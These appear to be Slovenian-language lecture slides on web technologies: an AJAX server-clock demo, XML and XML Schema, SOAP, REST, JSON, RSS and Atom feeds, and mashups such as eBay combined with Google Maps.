
Vir: www.adaptivepath.com



AJAX

■ AJAX omogoča:

- da spletne strani delujejo kot programi
- ter komunicirajo s strežnikom v ozadju (brez reloada)





Demo: preprosta aplikacija

- AJAX ura
- Spletna aplikacija pove, koliko je ura na strežniku




- <http://tweb.ltfe.org/urban/ajaxdemo/index.html>



Demo: strežniška stran

- Strežniška stran
- Server na zahtevo pove, koliko je ura



- Enostavna PHP skripta

```
<?
    echo date("H:i:s");
?>
```

- Vsakič ko pokličemo skripto `ura.php`
 - dobimo string s točnim časom



Demo: odjemalska stran

- Klient ima nalogo, da periodično sprašuje strežnik
 - url: <http://tweb.ltfe.org/urban/ajaxdemo/ura.php>
- Klient je statična HTML datoteka
 - vsebuje programsko kodo v JavaScriptu
 - uporabili smo JavaScript knjižnico Prototype
 - uporabne AJAX in druge funkcije
 - sama skrbi za cross-browser compatibility (brskalniki podpirajo AJAX na različne načine)

Ura na strežniku je ``

```
<script type="text/javascript" src="prototype.js" ></script>
```


```
<script type="text/javascript">
```

```
  new Ajax.PeriodicalUpdater('servertime', 'ura.php', {method: 'get', frequency: 1});  
</script>
```



Dogajanje v ozadju

- Spletna stran vsako sekundo vpraša strežnik





Protokoli za izmenjavo podatkov

XML, SOAP, REST, JSON



XML

■ Extensible Markup language

■ razširljiv označevalni jezik

- Razširljiv: oznake je mogoče poljubno razširiti za ustrezen kontekst
- Označevalen: oznake opisujejo vsebino

■ Čisti ASCII (plain-text)

- berljiv, a ni namenjen branju

■ Opisen format

- Opisuje vsebino
- ne opisuje oblike!

■ Osnova za številne storitve

- “Web services”
- REST
- kakršnakoli standardizirana komunikacija med različnimi entitetami
- semantic web



Primerjava XML—HTML

■ HTML

- predefiniran nabor “oznak”, ki določajo **obliko** spletnih strani
 - ` ... bold`
 - `<table><tr><td> ... tabele`

■ XML

- poljuben nabor “oznak”, ki določajo **vsebino**
 - npr. `<ime>`, `<priimek> ...`

HTML

```
<pre>
<h1>Customer</h1>
<h2>Title</h2>Mr.
<h2>Name</h2>
John Doe
<h2>Address</h2>
123 ABC Street
Anytown
Ca
95134
```

XML snippet

```
<customer>
  <name>
    <title>Mr.</title>
    <first-name>John</first-name>
    <last-name>Doe</last-name>
  </name>
  <street>123 ABC Street</street>
  <city>Anytown</city>
  <state>Ca</state>
  <zipcode>95134</zipcode>
</customer>
```



Ekstremen primer

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<html xmlns="http://www.w3.org/1999/xhtml"
lang="en">

<qawrtawtaw>
  <vfs dkj="w fwd">svsvsv</vfs>
  <fdsfd>djdhdjdjh</fdsfd>
</qawrtawtaw>
```

Diagram illustrating XML structure components:

- prologue**: Points to the XML declaration `<?xml version="1.0" encoding="ISO-8859-1"?>`.
- element**: Points to the opening tag `<qawrtawtaw>`.
- attribute**: Points to the attribute `dkj="w fwd"` within the `<vfs>` element.

- **Ta dokument je veljaven XML**
 - vsak XML dokument mora biti “well-formed”
- **Ker XML nima definiranega seznama “oznak”, se jih lahko uporabnik izmisli po svojih potrebah**



XML shema

- **Opisuje strukturo XML dokumenta**
 - določa podatkovne tipe,
 - ali je lahko element prazen
 - privzete, minimalne in maksimalne vrednosti ipd.
 - Regular expressions

- **Povsem zamenjala predhodni standard DTD**
 - Document Type Definition

- **Ker XML nima definiranega seznama “oznak”, se jih lahko uporabnik izmisli po svojih potrebah**



Primer XML sheme

```
<types>
  <xsd:schema targetNamespace="http://foo.cisco.com"
    xmlns="http://www.w3.org/2001/XMLSchema">
    <xsd:complexType name="product">
      <xsd:sequence>
        <xsd:element name="name" type="xsd:string"/>
        <xsd:element name="description" type="xsd:string"/>
        <xsd:element name="price" type="xsd:double"/>
        <xsd:element name="SKU" type="xsd:string"/>
        <xsd:simpleType name="us-zipcode">
          <xsd:restriction base="xs:string">
            <xsd:pattern value="[0-9]{5}(-[0-9]{4})?" />
          </xsd:restriction>
        </xsd:simpleType>
      </xsd:sequence>
    </xsd:complexType>
  </xsd:schema>
</types>
```

Diagram annotations:


- A yellow box labeled "type" with an arrow pointing to the `xsd:string` type in the `name` element.
- A yellow box labeled "regex!" with an arrow pointing to the `xsd:pattern` value in the `us-zipcode` simple type restriction.

- Shema služi preverjanju pravilnosti XML dokumenta
- polje `us-zipcode` sprejme samo
 - petštevilkne vrednosti (npr. 90210)
 - z opcijsko dodano še štirištevilkno vrednostjo (npr. 90210-1234)



Izmenjava XML podatkov

- Web Services
- Protokol SOAP
 - Simple Object Access Protocol
 - sporočila (payload) so v formatu XML
 - ovita so v SOAP ovojnico
 - prenos prek protokola HTTP
- SOAP = prenos XML preko HTTP



HTTP Headers for the request

```
POST /HacmeBank_v2_WS/WebServices/AccountManagement.asmx HTTP/1.1
Host: 172.25.89.157
Connection: Keep-Alive
User-Agent: PHP-SOAP/5.2.3
Content-Type: text/xml; charset=utf-8
SOAPAction: "http://tempuri.org/GetLoanRates"
Content-Length: 220
```

HTTP Body of the request

```
<?xml version="1.0" encoding="UTF-8"?>
<SOAP-ENV:Envelope
xmlns:SOAP-ENV="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:ns1="http://tempuri.org/"><SOAP-ENV:Body>ns1:GetLoanRates/></SOAP-ENV:Body></SOAP-ENV:Envelope>
```



Web Services

- “Spletne storitve”
- Osnovni gradnik *Storitveno naravnane arhitekture*
- Srce Web Servicov: WSDL
 - Web Services Description Language
 - jezik na osnovi XML, ki pove:
 - kje se neka storitev nahaja,
 - kako dostopati do nje ter
 - kakšne metode (funkcije) podpira
- Razvojna okolja (J2EE, .NET, PHP, Perl ...)
 - znajo generirati opis funkcij v jeziku WSDL
 - če jim pokažemo WDSL opis storitve, znajo generirati ustrezno kodo za klic storitve



REST

■ Representational State Transfer

- alternativa SOAP Web servicom
- prenos XML-a brez SOAP-a

■ Uporaba je hitra in enostavna ...

- ... vendar ne zagotavlja varnostnih mehanizmov, kakršne imajo Web Servici
 - npr. WS-security in druge WS razširitve

■ Popularen pri velikih igralcih

- Yahoo!, Amazon
- mnogi razpolagajo tako s SOAP kot z REST vmesnikom

Q: Does Yahoo! plan to support SOAP?


Not at this time. We may provide SOAP interfaces in the future, if there is significant demand. We believe REST has a lower barrier to entry, is easier to use than SOAP, and is entirely sufficient for these services.



JSON

■ JavaScript Object Notation

- alternativa XML-u
- zapis podatkov, popularen pri AJAX aplikacijah
- “lahek” format, enostaven za parsanje
- tako kot XML neodvisen od programskega jezika
- toda: ni označevalen





JSON – Primer

■ Primer JSON objekta

```
{  
  "firstName": "John",  
  "lastName": "Smith",  
  "address":  
    {  
      "streetAddress": "21 2nd Street",  
      "city": "New York",  
      "state": "NY",  
      "postalCode": 10021  
    },  
  "phoneNumbers":  
    [  
      "212 732-1234",  
      "646 123-4567"  
    ]  
}
```

JSON uporablja JavaScript notacijo, zato je vsak objekt dejansko JavaScript koda

→ možno ga je direktno podati funkciji `eval()`



Primer JSON storitve

■ Yahoo! Weather

- http://news.yahoo.com/v10/us/news/ulm/fetch_weather.php?q=Ljubljana

The screenshot displays a web browser window with the address bar showing `news.yahoo.com` and a status bar indicating `366 b` and `593ms`. The browser's developer tools are open, showing the `fetch_weather.php` response. The `Response Headers` tab is selected, showing the following headers:

- `Date`: Sun, 04 May 2008 18:45:13 GMT
- `P3P`: policyref="http://p3p.yahoo.com/w3c/p3p.xml", CP="CAO DSP COR CUR ADM DEV TAI PSA PSD IVAI IVDI CONI TELo OTPi OUR DELi SAMi OTRI HEA PRE COV"
- `Content-Type`: application/json
- `Age`: 0
- `Transfer-Encoding`: chunked
- `Connection`: keep-alive
- `Server`: YTS/1.16.2

The `Request Headers` tab is also visible, showing the following headers:

- `Host`: news.yahoo.com
- `User-Agent`: Mozilla/5.0 (Windows; U; Windows NT 6.0; en-US; rv:1.9.1.3) Gecko/20090519 Firefox/3.5.3
- `Accept`: text/xml,application/xml,application/xhtml+xml,text/css;q=0.9,*/*;q=0.8
- `Accept-Language`: en-us,en;q=0.5
- `Accept-Encoding`: gzip,deflate
- `Accept-Charset`: UTF-8,*
- `Keep-Alive`: 300
- `Connection`: keep-alive
- `Cookie`: YLS=v=1&p=1&ap=120524168209; Y=v=1&n=f00qaremdl0h&l=kh; SO=v=0.4&t=1193149932; T=z=eBp1HBeVQ6HBGq4MnNjX61r; PL=v=1.1&d=JbFJkLbFGJ3044Bv

The `Response` tab is selected, showing the JSON response:

```
{
  "output": {
    "location_name": "Ljubljana",
    "weather_url": "http://weather.yahoo.com/forecast/SIXX0002_f.html",
    "forecast_image": "http://l.yimg.com/us.yimg.com/i/us/we/52/26.gif",
    "forecast_condition": "Cloudy",
    "forecast_hi": "67",
    "forecast_lo": "45",
    "forecast_extended": "http://weather.yahoo.com/forecast/SIXX0002_f.html",
    "forecast_units": "F"
  }
}
```

A small weather icon (cloud) is visible next to the `forecast_image` field.




News feedi



Kaj so *news feedi*



- “Novičarski kanali”
- Avtorji objavljajo vsebine v posebnem formatu
 - na katerega se lahko uporabniki naročijo
 - najpogostejša formata RSS in Atom
- Uporabniki se lahko s posebnimi bralniki novic (feed readerji) naročijo na vsebino
 - bralnik periodično preverja, če se je feed osvežil
 - večina brskalnikov ima že vgrajene bralnike novic
 - Firefox Live bookmarks
 - Safari
 - IE7
 - Opera





RSS in Atom



■ RSS

- Really Simple Syndication oz. Rich Site Summary
- osnovan na XML
- Verzija 2.0 zaprta

■ Atom

- osnovan na XML
- odpravlja določene pomanjkljivosti formata RSS
 - poljubna vsebina
 - autodiscovery
- sprejet s strani IETF
- odprt razvoj

■ Drugi standardi

- SSE (Simple Sharing Extensions)
- GData
- OPML – format za izmenjavo seznamov



RSS – Primer: RSS je XML



```
<?xml version="1.0"?>
<rss version="2.0">
  <channel>
    <title>Liftoff News</title>
    <link>http://liftoff.msfc.nasa.gov/ </link>
    <description>Liftoff to Space Exploration.</description>
    <language>en-us</language>
    <pubDate>Tue, 10 Jun 2003 04:00:00 GMT</pubDate>

    <lastBuildDate>Tue, 10 Jun 2003 09:41:01 GMT</lastBuildDate>
    <docs>http://blogs.law.harvard.edu/tech/rss</docs>
    <generator>Weblog Editor 2.0</generator>
    <managingEditor>editor@example.com</managingEditor>
    <webMaster>webmaster@example.com</webMaster>

    <item>
      <title>Star City</title>
      <link>http://liftoff.msfc.nasa.gov/news/2003/news-starcity.asp</link>
      <description>How do Americans get ready to work with Russians aboard the
        International Space Station? They take a crash course in culture, language
        and protocol at Russia's Star City.</description>
      <pubDate>Tue, 03 Jun 2003 09:39:21 GMT</pubDate>
      <guid>http://liftoff.msfc.nasa.gov/2003/06/03.html#item573</guid>
    </item>

    <item>
      <title>Space Exploration</title>
      <link>http://liftoff.msfc.nasa.gov/ </link>
      <description>Sky watchers in Europe, Asia, and parts of Alaska and Canada
```



Naročanje na novice

- Namizni programi (več deset, tudi kot dodatki za Outlook)
- Spletni readerji: Bloglines, Google reader

[Mail](#) [Calendar](#) [Documents](#) [Photos](#) [Groups](#) [Web](#) [more ▼](#)

@yahoo.com | [Offline](#) | [Settings](#) | [My Account](#) | [Help](#) | [Sign Out](#)

Google Reader

All items

[Home](#)
[All items](#)
[Starred items](#)
[Shared items](#)
[Trends](#)

[Add subscription](#) [Browse »](#)

Show: [updated](#) - [all](#)

☒ [fun](#)
[American Thinker](#)
[American Thinker Blog](#)
[InterfaceLIFT wallpaper](#)
[Pearls Before Swine](#)
[Quotes of the Day](#)

☒ [productivity](#)
[Dumb Little Man](#)
[Lifehack](#)
[Lifehacker](#)
[Pick the Brain](#)
[Zen Habits](#)

[Manage subscriptions »](#)

All items

[View settings...](#) [Expanded view](#) [List view](#)

Show: [0 new items](#) - [all items](#)


☆ Lifehacker	Work: How to Estimate Your Costs for a Task - When negotiating your fee for a job with a potential business client,	12:06 PM	»
☆ American Thinker Blog	McCain: No Muslim President - John McCain: No JFK.	9:50 AM	»
☆ American Thinker Blog	Canadian Dollar Closes Above US Greenback - For the first time since November of 1976, the Canadian dollar is	9:50 AM	»
Canadian Dollar Closes Above US Greenback » from American Thinker Blog For the first time since November of 1976, the Canadian dollar is more valuable in the currency markets than the American Greenback.			
☆ Add star Share Email <input checked="" type="checkbox"/> Mark as read Edit tags: fun			
☆ American Thinker Blog	Gingrich Decides Not to Run - The months long teasing by Newt Gingrich about his plans for the 2008 presidential	9:50 AM	»
☆ InterfaceLIFT wallpaper	Old Green Pickup - Desktop Wallpaper3D composition of a Chevy 1300 pickup in an open field. Resolutions:	8:24 AM	»
☆ American Thinker	President Thompson - Conventional wisdom is hardening around the proposition that Fred Dalton Thompson is too	3:44 AM	»
☆ American Thinker	Sorry, Fred, I'm Sticking With Rudy - Frankly, there is nothing in this world that would make me happier than to	3:44 AM	»
☆ American Thinker	Bob Weir for President - I've decided to throw my hat in the ring and make a run for the White House.	3:44 AM	»
☆ Quotes of the Day	Aaron McGruder - "Late to bed and late to wake will keep you long on money and short on mistakes."	3:23 AM	»
☆ Quotes of the Day	Will Rogers - "The best doctor in the world is the veterinarian. He can't ask his patients what is the matter-he's got	3:23 AM	»
☆ Dumb Little Man	How to Make a Chicago Hot Dog - My buddy Yan over at Diethack is going to hate this post but que sera, sera.I	Sep 29, 2007	»
☆ Lifehacker	Firefox: Run Faster Without Rebooting Reinstalling - If Firefox has a flaw to get bummed about, it's that it slows	Sep 29, 2007	»
☆ Lifehacker	Sleep: Assess Your Sleeping Habits - The BBC's Science and Nature section has an interesting quiz titled the	Sep 29, 2007	»
☆ Lifehacker	Video: Create a Professional Video Short with Animoto - If you're looking for new and exciting ways to share your	Sep 29, 2007	»

more than 60 items



RSS kot univerzalen protokol

- RSS omogoča komunikacijo med različnimi storitvami
- Yahoo! Pipes demo





Mashupi



Kaj je *mashup*?

- **Spletna aplikacija, ki združuje podatke iz več virov**
 - primer
 - prikaz lokacij na zemljevidu
 - uporaba kartografskih podatkov storitve Google Maps
 - za vse rabljene avtomobile, ki ustrezajo določeni poizvedbi
 - preko poizvedbe na eBayu
- **Podatki se lahko nahajajo kjerkoli**
 - različni ponudniki
 - podatke ponujajo preko ustreznih API-jev
- **Orodja za izdelavo mashupov**
 - Yahoo! Pipes, Google Mashup Editor, MS Popfly
- **Združevanje podatkov se lahko vrši na strežniku ali v spletnem brskalniku**
 - server-side oz. client-side mashupi



Primer: eBay + Google Maps

- <http://www.dudewheresmyusedcar.com/>



eBay Motors & Google Maps

Vehicle Make
Porsche

Model
911

Within
25 Miles of

ZIP Code
94087

Search

Map Satellite Hybrid

Sort by: Distance

Map data ©2006 Tele Atlas - [Terms of Use](#)

Porsche : 911 Red 1989
Porsche Carrera Coupe
\$16,100 Time Left: 3d 22h 32m
Year: 1989 Mileage: 131,000
Distance: 5 miles

Porsche : 911 1994 TRIPLE
BLACK PORSCHE SPEEDSTER
18,416 MILES W/AC.
\$63,450 Time Left: 3d 22h 24m
Year: 1994 Mileage: 18,416
Distance: 5 miles

Porsche : 911 Carrera C4S
2006 Porsche 911 Carrera,
Beautiful Very Low Miles
\$94,000 Time Left: 5d 12h 59m
Year: 2006 Mileage: 3,460
Distance: 10 miles

